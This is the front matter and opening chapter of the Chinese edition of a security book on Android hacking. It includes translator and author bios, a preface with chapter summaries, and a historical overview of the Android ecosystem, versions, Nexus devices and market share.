TURING 图灵程序设计丛书

Android 安全攻防权威指南

Android Hacker's Handbook

[美] Joshua J. Drake [美] Collin Mulliner
[西] Pau Oliva Fora [美] Stephen A. Ridley
[美] Zach Lanier [德] Georg Wincherski ◎著

诸葛建伟 杨坤 肖梓航 ◎译




中国工信出版集团


人民邮电出版社
POSTS & TELECOM PRESS

数字版权声明

诸葛建伟

博士，清华大学副研究员。信息安全领域知名作译者，原创《网络攻防技术与实践》《Metasploit渗透测试魔鬼训练营》，并翻译多本畅销技术书籍。蓝莲花战队领队，带领战队成为中国首次成功闯入DEFCON CTF总决赛的队伍，并在2014年获得全球第五名。以译者稿费支持清华大学电脑传爱公益行动。新浪微博：@清华诸葛建伟。

杨 坤

清华大学网络与信息安全实验室在读博士生，蓝莲花战队队长，清华大学学生网络安全技术协会会长。主要研究软件安全。

肖梓航（Claud Xiao）

Palo Alto Networks高级研究员，主要方向是移动平台反病毒和软件安全。HITCON、XCON、ISC等会议讲师，看雪论坛版主。曾发现和分析了Oldboot、WireLurker、CoolReaper等恶意代码，向十余家互联网企业报告安全漏洞。其研究成果获得全球1500多家媒体的报道。

TURING 图灵程序设计丛书

Android 安全攻防权威指南

Android Hacker's Handbook

[美] Joshua J. Drake [美] Collin Mulliner
[西] Pau Oliva Fora [美] Stephen A. Ridley
[美] Zach Lanier [德] Georg Wincherski ◎著

诸葛建伟 杨坤 肖梓航 ◎译



人 民 邮 电 出 版 社
北 京

图书在版编目（C I P）数据

Android安全攻防权威指南 / (美) 德雷克
(Drake,J.J.) 等著 ; 诸葛建伟, 杨坤, 肖梓航译. --
北京 : 人民邮电出版社, 2015.4 (2016.8重印)
(图灵程序设计丛书)
ISBN 978-7-115-38570-3

Ⅰ. ①A… Ⅱ. ①德… ②诸… ③杨… ④肖… Ⅲ. ①
移动终端—应用程序—程序设计—安全技术—指南 Ⅳ.
①TN929.53-62

中国版本图书馆CIP数据核字(2015)第038666号

内 容 提 要

本书由世界顶尖级黑客打造，是目前最全面的一本 Android 系统安全手册。书中细致地介绍了 Android 系统中的漏洞挖掘、分析，并给出了大量利用工具，结合实例从白帽子角度分析了诸多系统问题，是一本难得的安全指南。

本书的目标读者为软件安全技术人员，操作系统及应用开发人员。

◆ 著　　[美] Joshua J. Drake　[西] Pau Oliva Fora
[美] Zach Lanier　[美] Collin Mulliner
[美] Stephen A. Ridley　[德] Georg Wicherski
译　　诸葛建伟　杨　坤　肖梓航
责任编辑　朱　巍
执行编辑　杨　琳
责任印制　杨林杰

◆ 人民邮电出版社出版发行　　北京市丰台区成寿寺路11号
邮编　100164　　电子邮件　315@ptpress.com.cn
网址　http://www.ptpress.com.cn
北京　　　　　　印刷

◆ 开本：800×1000　1/16
印张：25.5
字数：617千字　　　　2015年 4 月第 1 版
印数：7 001 – 7 300册　　　　2016年 8 月北京第 4 次印刷

著作权合同登记号　图字：01-2014-4711号

定价：89.00元

读者服务热线：(010)51095186转600　印装质量热线：(010)81055316

反盗版热线：(010)81055315

中文版序

“中国”和“Android”是一对独特的组合。近几年来，中国已经成为全球最大的手机市场，与此同时，Android 也成为最主流的智能手机操作系统。但是两者的联系并不仅仅体现在规模上。中国还拥有与众不同的手机产业环境，许多手机厂商专门为中国市场生产各种移动设备，而这些设备大都采用 Android 或者从 Android 原始代码衍生而来的操作系统。此外，中国还有着庞大的安全研究社区，并且产出了许多优秀的研究成果，尤其是在移动安全领域。我们希望 *Android Hacker's Handbook* 的这本中文版有助于中国的开发者和研究人员理解关于 Android 平台及其安全特性的必备知识。

China and Android are a unique combination. Over the last couple of years China has become the world's largest mobile phone market while at the same time Android became the dominant smartphone operating system. But the combination of China and Android is not only about size. China has a unique mobile phone ecosystem with a number of mobile phone manufacturers that exclusively built devices for the Chinese market. Many of these devices run Android or operating systems that are derived from the original Android code. China also features a large security research community and is the source of a lot of good research, especially in the mobile space. With the Chinese translation of the *Android Hacker's Handbook* we hope to provide developers and researchers with essential and easy accessible knowledge about the Android platform and its security features.

Collin Mulliner

前　言

信息安全与大多数领域一样，都是从家庭式手工作坊开始萌芽的。经过自主发展，这一领域已经跨越了业余消遣式的初级阶段，逐渐成为一个健全的产业。如今的信息安全领域中，有顶着各种行政头衔的大佬们，也有从事一线研发工作的牛人们，还有来自学术圈的“眼线”们。这也是一块创新热土，能够让数论、密码学、自然语言处理、图论、算法、理论计算机科学等一系列看似冷僻的研究方向产生重大行业影响。对于这些令人神往的科学研究而言，信息安全行业正在发展进化成为它们的创新试验场，但与此同时，信息安全（特别是“漏洞研究”）仍然受信息技术领域整体发展的限制，并与信息技术领域的热点趋势保持一致。

正如我们每个人从个人生活中强烈感受到的那样，移动计算显然是信息技术领域近年来得到巨大发展的一个热点方向。现在，各种移动设备已经无时无刻不伴随在我们的左右，我们花在移动设备上的时间要比花在电脑上的时间多得多：办公用的电脑在下班后就会被我们遗弃在办公桌上，而家里的电脑在我们早上急匆匆去上班时甚至没有打开的机会，这种变化是前所未有的。与电脑不同的是，我们的移动设备始终是保持开机的，而且连接着工作与家庭这两个世界，因此也成为了坏人们眼中更具价值的攻击目标。

不幸的是，信息安全行业适应移动化趋势的脚步有些迟缓，近期才刚刚跨出了一小步。作为一个“保守派”占多数的行业，信息安全领域在移动与嵌入式安全研究开发上的行动在过去几年里过于缓慢（至少公开层面上是这样的），以至于移动安全在某种程度上仍然被认为是前沿研究，因为移动设备的消费者与用户最近才开始察觉并理解日常使用移动设备所面临的安全威胁。这些威胁也随之为移动安全研究与安全产品创造了市场前景。

对于信息安全领域研究者而言，移动平台就像是一块新大陆，等待着人们去探索，其中有着各种处理器架构、硬件外设、软件栈和操作系统所构成的多样化“地理结构”，它们共同构成了一个挖掘、利用和研究各类漏洞的生态系统。

根据 IDC 的统计，Android 在 2012 年第三季度的全球市场份额是 75%（以当季出货量计算），共出货一亿三千六百万部。苹果公司的 iOS 在当季的市场份额为 14.9%，黑莓与塞班则分别以 4.3%和 2.3%的市场份额被甩在后面。而到了 2013 年第三季度，Android 的市场份额上升到了 81%，iOS 下降至 12.9%，剩余的 6.1%则分散在其他移动操作系统中。在这样的市场份额分布格局下，Android 世界中有着一系列有趣的信息安全事件和研究工作，我们觉得一本能够描述该领域本质的书籍肯定是大家翘首以盼的。

Wiley 出版社已经出版了 Shellcoder’s、Mac、Database、Web Application、iOS 和 Browser 等“黑

客攻防技术宝典”系列图书[①]。《Android 安全攻防权威指南》是这一系列的最新图书，充分借助了整个系列的一些基础信息。

本书及相关技术概述

我们决定写这本书的主要原因是，当前移动安全研究领域的知识图谱过于稀疏，仅有的参考资源和技术资料互相孤立，甚至是相互冲突的。虽然已经有了不少专注于 Android 的优秀论文和其他出版物，但其中很大一部分所涵盖的内容都非常狭窄，仅仅关注 Android 安全的某个特定方向，或者只是在讨论移动或嵌入式设备的某个安全问题时将 Android 作为一个辅助例子予以提及。此外，Android 相关的已公开漏洞信息非常稀缺，虽然现在已经有超过 1000 个已公开的漏洞会影响到 Android 设备，但通过常见漏洞信息渠道报告的只有不到 100 个。我们相信，本书所介绍的相关技术、概念、工具、技巧和案例，可以帮助你迈上改善 Android 安全产业态势的漫漫长路。

本书的结构

本书应该按照章节顺序进行阅读，但是对于正在钻研 Android 或者进行 Android 设备安全研究的读者来说，也可以将本书作为一本参考资料。本书一共分为 13 章，几乎涵盖了安全研究人员第一次接触 Android 所需要了解的所有内容。这些章节通过图表、截图、代码片段和反汇编代码等来介绍 Android 的软硬件环境，进而讨论在 Android 上进行软件漏洞利用和逆向工程的不同之处。全书的大致结构是，从一些宽泛的话题开始，以深度的技术细节收尾。这些章节逐步具体化，最终将讨论一些安全研究的高级话题，如发现、分析和攻击 Android 设备。本书尽可能地引用来自外部的各类详细文档，从而专注于阐述设备 root、逆向工程、漏洞研究和软件漏洞利用等技术细节。

- 第 1 章介绍 Android 移动设备的生态系统。首先回顾 Android 系统发展的历史，然后介绍通用软件的构成、Android 设备的市场流通情况以及供应链当中的各大关键角色，最后从较高层面上总结和讨论 Android 生态系统发展遭遇的挑战以及安全研究面临的困难。
- 第 2 章阐述 Android 系统的基础知识。首先引入系统安全机制的基础核心概念，然后深入关键安全组件的内部机制。
- 第 3 章介绍获取 Android 设备完全控制权的动机与方法。首先讲授适用于众多设备的通用技术，而后逐一详细分析十几个公开的漏洞利用。
- 第 4 章涉及 Android 应用相关的安全概念和技术。讨论了 Android 应用开发过程中常见的安全错误，并介绍如何使用正确的工具和流程来找到这些问题。
- 第 5 章讨论移动设备可能遭受攻击的形式，并解释用来描述这些攻击的关键术语。

① 其中《黑客攻防技术宝典：系统实战篇》《黑客攻防技术宝典：Web 实战篇》《黑客攻防技术宝典：iOS 实战篇》已由人民邮电出版社出版，《黑客攻防技术宝典：浏览器实战篇》亦将于 2015 年面世。——编者注

- 第 6 章讲述如何使用模糊测试技术来发现 Android 系统中的软件漏洞。从介绍模糊测试宏观流程入手，重点描述如何使用这些流程更好地帮助我们发现 Android 系统中的安全问题。
- 第 7 章介绍如何分析在 Android 系统中发现的缺陷和安全漏洞。本章涵盖了 Android 系统中不同类型与层次代码的调试技术，最后以基于 WebKit 引擎的浏览器中一个未修补的安全问题为案例进行深入分析。
- 第 8 章关注如何利用 Android 设备中发现的内存破坏漏洞，涵盖了编译器和操作系统的内部机理，例如堆的实现、ARM 体系架构规范等。章节最后详细分析了几个公开的漏洞利用。
- 第 9 章介绍高级利用技术 ROP（Return Oriented Programming）。进一步讲述 ARM 体系架构，并解释为何、如何使用 ROP 技术，最后对一个独特的漏洞利用作了更为细致的分析。
- 第 10 章深入 Android 操作系统内核的内部工作原理，涵盖如何从黑客的角度来对内核进行开发和调试，本章最后还会教会你如何利用若干已公开的内核漏洞。
- 第 11 章将带你返回用户空间，来讨论一个特殊且重要的 Android 智能手机组件——无线接口层（RIL）。在阐明 RIL 的架构细节之后，教你如何通过与 RIL 组件的交互，对 Android 系统中处理短消息的模块进行模糊测试。
- 第 12 章关注目前存在于 Android 系统中的安全保护机制，介绍了这些保护机制是何时被发明并引入 Android 系统，以及是如何运作的，最后总结绕过这些保护机制的方法。
- 第 13 章深入探索通过硬件层面来攻击 Android 和其他嵌入式设备的方法。首先介绍如何识别、监视和拦截各种总线级别的通信，并展示如何利用这些方法来攻击那些难以触及的系统组件。最后给出了如何避免遭受这些常见硬件攻击的诀窍。

本书面向的读者

任何想要加深对 Android 安全认识的人都可以阅读本书，不管是软件开发者、嵌入式系统设计师、安全架构师，还是安全研究人员，本书都会帮助你拓宽对 Android 安全的理解。

致　　谢

“感谢我的家人，特别是我的妻子和儿子，他们在图书撰写过程中不知疲倦地给予我支持与付出。我要向业界和学术界的合作伙伴们致以谢意，他们的努力研究拓展了公共知识的边界。我还要感谢：令人尊敬的合作作者们对本书的贡献和坦率的交流；拥有宽松氛围的 Accuvant 公司支持我撰写本书并从事其他研究工作；Wiley 出版社在整个过程中对作者撰写工作的激励和引导。最后要感谢的是#droidsec、Android 安全团队和高通安全团队的成员们，你们推动了 Android 安全的发展。”

——Joshua J. Drake

“我要感谢 Iolanda Vilar 鼓励我参与本书的撰写，并在我远离她守在电脑前的所有时刻里，一如既往地支持我。感谢 Ricard 和 Elena 在我的孩提时代允许我追逐自己的梦想。感谢 Wiley 出版社和本书的所有合作作者，我们在这本书上共同工作了无数个日日夜夜，特别要感谢 Joshua Drake 给我烂到家的英语提供的所有帮助。还要感谢 viaForensics 公司的同事们，我们在一起作出了许多非常棒的技术研究。最后感谢#droidsec IRC 频道的所有伙伴们，以及 G+上的 Android 安全社区、Nopcode、48bits 以及我在 Twitter 上关注的所有人，如果没有你们，我不可能跟得上移动安全领域所有的最新技术发展。”

——Pau Oliva

“我要感谢 Sally，我生命中的挚爱，感谢她能够包容我。感谢我的家庭一直以来给我的鼓励。感谢 Wiley 出版社的编辑 Carol 和 Ed 提供了这个机会，感谢我的合作作者们与我分享了这段虽然艰难但令人难忘的旅程。感谢 Ben Nell、Craig Ingram、Kelly Lum、Chris Valasek、Jon Oberheide、Loukas K.、John Cran 和 Patrick Schulz 的支持和反馈，以及一路支持和帮助过我的其他朋友。”

——Zach Lanier

“我要感谢我的女朋友 Amity，我的家人、朋友和同事们的鼎力支持。此外，我要感谢我的顾问为这本书的写作付出了大量时间。特别要感谢 Joshua 让这本书成功面世。”

——Collin Mulliner

“没有人比我的父亲 Hiram O. Russell，母亲 Imani Russell，还有两个弟弟妹妹 Gabriel Russell 和 Mecca Russell 更值得我感谢。我之所以能成为现在的我，离不开家人的支持和厚爱。我父母都给予了我无限的鼓励，而我的弟弟和妹妹也不断地以他们的智慧、成就与品质打动我。你们是我生命中最最重要的。我还要感谢我美丽的妻子 Kimberly Ann Hartson，能够一直包容我并在我的生命中充当这样一个充满爱心和平静的力量。最后，我想感谢信息安全社区。信息安全社区是非常奇怪的圈子，但它是我的‘成长’家园 。同事和研究人员（包括我的合著者）是我永恒的灵感之源，为我提供了获取新闻、八卦与理想目标的常规渠道，并让我对这方面的工作更感兴趣。我很荣幸有机会能够合作编撰本书。”

——Stephen A. Ridley

“我衷心感谢我的妻子 Eva 和儿子 Jonathan，能够容忍我花时间写书，而不是去照顾他们。我爱你们。感谢 Joshua 能够将我们聚在一起让本书面世。”

——Georg Wicherski

关于作者

Joshua J. Drake 是 Accuvant LABS 公司研究部门总监，集中精力于逆向工程以及安全漏洞分析、挖掘与利用等领域的原创性研究。他在信息安全领域拥有十多年的研究经验：1994 年开始研究 Linux 安全，2009 年开始研究 Android 安全，并于 2012 年开始为 Android 主流 OEM 提供咨询服务。之前，他曾供职于 Metasploit 团队和 VeriSign 公司的 iDefense 实验室。在 BlackHat USA 2012 大会上，Georg 和 Joshua 成功演示了通过 NFC（Near Field Communication，近场通信）攻破 Android 4.0.1 浏览器。Joshua 曾在 REcon、CanSecWest、RSA、Ruxcon/Breakpoint、Toorcon 和 DerbyCon 等黑客会议上发表演讲。他在 2013 年赢得了 Pwn2Own 黑客大赛，并于 2010 年随 ACME Pharm 团队获得 Defcon 18 CTF 决赛冠军。

Pau Oliva Fora 是 viaForensics 公司的移动安全工程师，此前在一家无线设备厂商中担任研发工程师。自从 2008 年 10 月 Android 操作系统随 T-Mobile G1 登台之后，他便开始活跃于研究 Android 安全问题。他对智能手机安全的研究热情不仅仅表现在开发了大量漏洞利用代码和工具上，同时还表现在其他许多方面，例如他甚至在 Android 出现之前就担任了人气 XDA 开发者论坛的版主。他的工作是为一些主流的 Android OEM 提供咨询服务。对移动安全社区的亲身参与和近距离观察，让他特别兴奋地参与到撰写这本描述移动安全本质的著作当中。

Zach Lanier 是 Duo Security 公司的资深安全研究员，在信息安全的不同领域中有十多年的工作经验。他从 2009 年开始进行移动与嵌入式安全研究，范围覆盖应用安全，平台安全（特别是 Android）以及设备、网络与运营商安全。他的研究兴趣还包括攻击、防御和隐私增强技术。他曾在多个公开和内部的业界会议上发表过演讲，包括 BlackHat、DEFCON、ShmooCon、RSA、Intel 安全会议、Amazon ZonCon 等。

Collin Mulliner 是美国东北大学的博士后研究员，主要研究兴趣是移动和嵌入式系统的安全和隐私，重点关注移动智能手机。他在该领域中的早期工作可追溯至 1997 年，当时他在为 Palm OS 开发应用。Collin 以在彩信（MMS）和短信（SMS）安全方面的工作而闻名。之前，他对漏洞分析和攻击技术更感兴趣，但是最近他将关注点转移到了防御方向上，研究开发攻击缓解与应对措施。Collin 在德国柏林科技大学获得计算机博士学位，之前分别在加州大学圣巴巴拉分校和达姆施塔特应用科技大学获得硕士和学士学位。

Ridley（他的伙伴们是这么称呼他的）是一位安全研究员与技术作者，在软件开发、软件安全和逆向工程领域有十几年的经验。在最近几年中，Stephen 在除了南极洲的每个大陆上都演讲并展示过他在逆向工程和软件安全方面的研究工作。之前，Stephen 曾经是新型在线银行 Simple.com 的首席信息安全官，Matasano Security 公司的资深研究员，一家美国国防部承办商的安全任务保障组创始成员，他精于安全漏洞研究、逆向工程和“攻击软件”，对美国国防部和情报部门提供技术支撑。现在，Stephen 是 Xipiter（一家开发新型低能耗智能传感器设备的信息安全研发公司）的首席科学家。Stephen 最近的工作获得了 NPR、NBC 等电视台以及《连线》《华盛顿邮报》《快公司》、VentureBeat、Slashdot、The Register 等媒体的专题报道。

Georg Wicherski 是 CrowdStrike 公司的资深安全研究员，特殊癖好是对计算机安全底层进行探索和修补，手工调试私人定制的 Shellcode，以及修改漏洞利用代码使其变得足够稳定与可靠。在加入 CrowdStrike 公司之前，Georg 曾在卡巴斯基和迈克菲公司工作。在 BlackHat USA 2012 大会上，Georg 和 Joshua 成功演示了通过 NFC 攻破 Android 4.0.1 浏览器。他曾在 REcon、SyScan、BlackHat USA、BlackHat Japan、26C3、ph-Neutral、INBOT 等会议上发表演讲。0ldEur0pe 是他的本地 CTF 战队，他们参加过无数黑客竞赛，并多次赢得冠军。

目　录

第 1 章

纵观 Android 生态圈

尽管 Android 这个词仍然可以用来指代人形机器人，但如今其含义已经远比十年前丰富，可以用于许多种场景中。在移动领域中，它既可以指公司、操作系统，也可以指开源项目和开发者社区。一些人甚至把移动设备称为 Android。总之，现在围绕着这个非常流行的移动操作系统，已经形成了一个完整的生态圈。

本章将仔细审视 Android 生态圈的构成与健康状态。首先介绍 Android 是如何发展成目前的状态的，然后将这个生态圈的利益相关者进行分组，帮助读者理解他们的角色与动机。最后本章讨论生态圈中一些复杂的关联关系，它们会造成影响安全性的几个重要问题。

1.1 了解 Android 的根源

Android 并不是一夜之间就成为世界上最流行的移动操作系统的。过去十年，Android 走过了一段漫长而颠簸的旅程。本节讲述 Android 是如何成为现在的样子，并开始探究到底是什么孕育了 Android 生态圈。

1.1.1 公司历史

Android 是从一家名为 Android 的公司开始的，这家公司于 2003 年 10 月由 Andy Rubin、Chris White、Nick Sears 和 Rich Miner 创立。他们专注于创造能够考虑位置信息和用户偏好的移动设备。在成功调查市场需求并克服资金困难之后，谷歌公司在 2005 年 8 月收购了 Android 公司。在接下来的一段时间里，谷歌开始与硬件、软件和电信企业建立伙伴关系，意图进军移动市场。

2007 年 11 月，开放手机联盟（OHA）宣告成立。这个企业联盟包括了以谷歌为首的 34 家创始会员公司，共同秉承着对开放性的承诺。此外，联盟的目的是加速移动平台上的创新，为消费者提供更丰富、更便宜和更好用的移动体验。在本书出版时，OHA 会员已经增至 84 个。联盟会员包含了移动生态圈的所有重要环节，包括移动运营商、手机制造商、芯片制造商和软件厂商等。你可以在 OHA 的网站上找到联盟会员的完整列表：www.openhandsetalliance.com/oha_members.html。

OHA 成立后，谷歌宣布了他们的第一款移动产品：Android。但谷歌仍然没有向市场发布任何一款运行 Android 的设备。最终经过 5 年之后，在 2008 年 10 月，Android 终于开始进入大众市场，第一款 Android 手机 HTC G1 的公开发布，标志着一个新时代的开始。

1.1.2　版本历史

在 Android 第一个商业版本之前，Android 操作系统有过 Alpha 版和 Beta 版。 Alpha 版只提供给谷歌和 OHA 会员，以流行的机器人 Astro Boy、Bender 和 R2-D2 作为代号。Android 的 Beta 版于 2007 年 11 月 5 日发布，这天也被普遍视为 Android 的生日。

Android 第一个商业版本 1.0 版发布于 2008 年 9 月 23 日，1.1 版在 2009 年 2 月 9 日发布。这两个版本在发布时没有按之前的命名约定给出代号。而从 2009 年 4 月 30 日发布的 Android 1.5 版起，Android 主要版本就开始按照依字母排序的可口美食来命名，1.5 版的代号为 Cupcake（纸杯蛋糕）。图 1-1 显示了所有的 Android 商业版本，包括它们的发布时间和代号。

			纸杯蛋糕 (Cupcake)	甜甜圈 (Donut)	松饼 (Eclair)	冻酸奶 (Froyo)	姜饼 (Gingerbread)	蜂巢 (Honeycomb)	冰淇淋三明治 (Ice Cream Sandwich)	果冻豆 (Jelly Bean)
2008	9月23日	v1.0								
2009	2月9日	v1.1								
	4月30日		v1.5							
	9月15日			v1.6						
	10月26日				v2.0					
	12月3日				v2.0.1					
2010	1月12日				v2.1					
	5月20日					v2.2				
	12月6日						v2.3			
2011	1月18日					v2.2.1				
	1月22日					v2.2.2				
	2月9日						v2.3.3			
	2月22日							v3.0		
	4月28日						v2.3.4			
	5月10日							v3.1		
	7月15日							v3.2		
	7月25日						v2.3.5			
	9月2日						v2.3.6			
	9月20日							v3.2.1		
	9月21日						v2.3.7			
	9月30日							v3.2.2		
	10月19日								v4.0	
	10月21日								v4.0.1	
	11月21日					v2.2.3				
	11月28日								v4.0.2	
	12月15日							v3.2.4		
	12月16日								v4.0.3	
2012	1月							v3.2.5		
	2月15日							v3.2.6		
	3月29日								v4.0.4	
	7月9日									v4.1
	7月23日									v4.1.1
	10月9日									v4.1.2
	11月13日									v4.2
	11月27日									v4.2.1
2013	2月11日									v4.2.2

图 1-1　Android 版本

与 Android 发行版以代号命名类似，Android 的各个编译链接版本（build）通过一个短的内部构建代号进行命名，关于版本代号名称、标签和内部版本号的详细解释，参见 http://source.android.com/source/build-numbers.html。以内部版本号 JOP40D 为例，首字母代表 Android 发行版的代号（J 代表 Jelly Bean），第二个字母代表这个编译链接版本生成的代码分支，尽管其确切含义在各个链接版本中都并非固定不变。第三个字母和随后的两个数字组成了一个日期代码，字母代表季度，从 A 开始（A 代表 2009 年第一季度）。在这个例子中，P 就代表 2012 年第四季度，两个数字则代表从本季度开始的天数。在该例子中，P40 就是 2012 年 11 月 10 日。最后一个字母区分当日发布的不同版本，同样从 A 开始。某天的第一个编译链接版本应该以 A 来指明，但通常不会使用这个字母。

1.1.3　审视 Android 设备家族

随着 Android 的成长，基于 Android 操作系统的设备数量也随之增长。在过去的几年里，Android 已经缓慢地从传统的智能手机和平板电脑市场往外扩张，进入最不可能的领域中。例如，智能手表、电视机配件、游戏主机、烤箱、发送到太空中的卫星，以及新的 Google Glass（具有头戴式显示屏的可穿戴设备）等设备都是由 Android 系统支持的。汽车产业也开始使用 Android 作为车辆信息娱乐系统。这款操作系统也开始在嵌入式 Linux 领域中站稳脚跟，成为对嵌入式开发者非常有吸引力的替代方案。所有这些都将让 Android 设备家族成为一个非常多样化的领域。

你可以从世界各地的零售店里购买到 Android 设备。目前，大多数移动用户通过他们的移动运营商获得带有价格补贴的设备。运营商只在用户接受语音和数据服务合约的条件下，为用户提供带有价格补贴的设备。不愿意受限于某一个运营商的用户也可以自己从消费类电子产品商店或在线购买 Android 设备。在一些国家，谷歌在他们的在线商店 Google Play 上销售 Nexus 系列产品。

1. 谷歌 Nexus

Nexus 系列是谷歌公司智能移动设备的旗舰系列，产品主要包括智能手机和平板电脑。每台设备都是由不同的与谷歌拥有密切伙伴关系的原始设备制造商（OEM）所生产。它们通过 Google Play 在线商店以无锁版形式出售，非常方便用户更换运营商以及在旅行时使用。迄今为止，谷歌已与 HTC、三星、LG 和华硕合作生产过 Nexus 智能手机和平板电脑。图 1-2 所示为最近几年发布的一些 Nexus 设备。

Nexus 设备的目的是为新的 Android 版本提供一个参考平台，因此在一个新的 Android 版本发布后，谷歌会很快自己更新 Nexus 设备。作为开发者的开放平台，这些设备拥有解锁后的引导装载程序，从而允许刷上定制 Android 编译链接版本，并且得到 Android 开源项目（AOSP）的支持。谷歌也提供原厂 ROM 镜像，这些镜像是二进制固件镜像，可以将设备系统刷回未经修改的原始状态。

Nexus 设备的另一个好处是，它们提供了纯粹的谷歌体验，这意味着用户界面没有被修改过的痕迹，而是从 AOSP 编译过来原厂 Android 中的用户接口。Nexus 设备中也带有一些谷歌专有应用，比如 Google Now、Gmail、Google Play、Google Drive 和 Hangouts 等。



图 1-2　谷歌 Nexus 设备


2. 市场份额

智能手机市场份额的统计数据往往因数据源而异。数据源有很多，其中包括 ComScore、Kantar、IDC 和 Strategy Analytics 等。通过对这些数据源的统计数据进行全面观察，会发现 Android 的市场份额在大多数国家中都呈增长态势。根据一份由 Goldman Sachs 发布的报告，Android 在 2012 年年末的全球计算市场上处于首位。StatCounter 公司发布的 GlobalStats 报告（http://gs.statcounter.com/）显示，Android 在 2013 年 11 月在移动操作系统市场中排名第一，拥有全球 41.3% 的市场占有率。尽管存在着一些细微的差异，但是所有的数据源看起来都认同 Android 目前正在统治移动操作系统市场。

3. 发行版的采纳

并不是所有 Android 设备上都运行着相同的 Android 版本。谷歌定期发布一个统计报表（dashboard），给出运行每个 Android 版本的设备所占的相对百分比。这些信息是基于访问 Google Play 的日志收集统计的，而 Google Play 则在所有经过批准的设备中都存在。要了解最新的统计报表，可访问链接：http://developer.android.com/about/dashboards/。此外维基百科也包含了一个图表，能够显示在一定时期内汇总的统计数据。图 1-3 显示了撰写本书时的最新图表，其中包含了从 2009 年 12 月至 2013 年 2 月的数据。

如图 1-3 所示，Android 的新版本有着一个相对缓慢的采纳周期，需要超过一年的时间才能让一个新版本在 90%以上的设备上运行。你可以在 1.3 节中阅读到关于这一问题的更多细节，以及 Android 所面临的更多其他挑战。



来源：ljmustak (Creative Commons Attribution-Share Alike 3.0 Unported license)
http://en.wikipedia.org/wiki/File:Android_historical_version_distribution.png

图 1-3　Android 版本分布的历史情况

1.1.4　主体开源

AOSP 是谷歌和手机开放联盟（OUA）其他会员对开放性承诺的表现形式。作为 AOSP 的基石，Android 操作系统是构建于许多不同开放源代码项目组件之上的，其中包含许多程序库、Linux 内核、一个完整的用户接口和一些应用程序等。所有这些软件组件都拥有开放源代码倡议（OSI）所认证的版本许可协议。大多数 Android 的源码是基于 Apache 软件许可协议 V2.0 版本而发布的，你可以通过http://www.apache.org/licenses/LICENSE-2.0获取到这份协议条款。但是也存在着一些例外情况，主要包括一些上游项目，是 Android 所依赖的一些外部开源项目。两个例子是以 GPLv2 软件许可协议发布的 Linux 内核代码，以及使用 BSD 族软件许可协议的 WebKit 项目。AOSP 源代码库将所有这些项目都聚集在一处。

尽管 Android 软件栈的绝大部分是开源的，但是最终的消费设备中会包含多个封闭源代码的软件组件。甚至谷歌官方的旗舰产品线 Nexus 系列设备中也包含着专有的二进制软件。例子包括引导装载程序、外设固件、无线电组件、数字权限管理（DRM）软件和一些应用程序。许多软件仍然保持封闭源代码，以努力保护知识产权。然而，保持它们封闭源代码也阻碍软件的互联互通，使得开发社区的移植工作更具挑战性。

此外，许多尝试参与 Android 代码开发的开源爱好者发现，Android 并不是完全开放式地开发。有证据表明，谷歌开发 Android 很大程度上是以秘密的方式进行的。代码更改不会马上提供

给公众，与之相反，开源发布伴随着新版本发布进行。但尽管这样，好几次开源代码也并没有在发布时公开。事实上，Android 的 Honeycomb 版本（3.0）的源代码直到 Ice Cream Sandwich（4.0）源代码发布后才最终公布，另外，Ice Cream Sandwich 的源代码直到版本发布差不多一个月之后才公开。像这样的事件不仅违背了开放源代码的精神，也违背了 Android 的两个既定目标：创新性和开放性。

1.2　了解 Android 的利益相关者

了解 Android 生态圈中到底有哪些利益相关者是非常重要的，这不但可以提供不同的视角，还可以让人们理解谁负责开发支持不同组件的代码。本节将审视主要的 Android 利益相关者群体，包括谷歌、硬件厂商、移动通信运营商、开发者、用户和安全研究人员，探讨每类利益相关者的目的与动机，并分析他们是如何相互关联的。

每个群体都属于一种不同的产业领域，在 Android 生态圈中承担着不同的角色。谷歌推动了 Android 的诞生，开发核心的操作系统，并管理 Android 品牌。硬件加工厂商制造了底层的硬件部件与外围设备。原始设备制造商（OEM）则制造了终端用户设备，将不同的部件组装在一起，进而形成完整的设备。移动通信运营商为移动设备提供了语音和数据访问服务。一大批开发者，包括那些被其他群体雇用的程序员，在众多项目中一起工作，共同塑造着 Android 生态圈。

图 1-4 显示了 Android 生态圈主要利益相关者群体之间的关系。

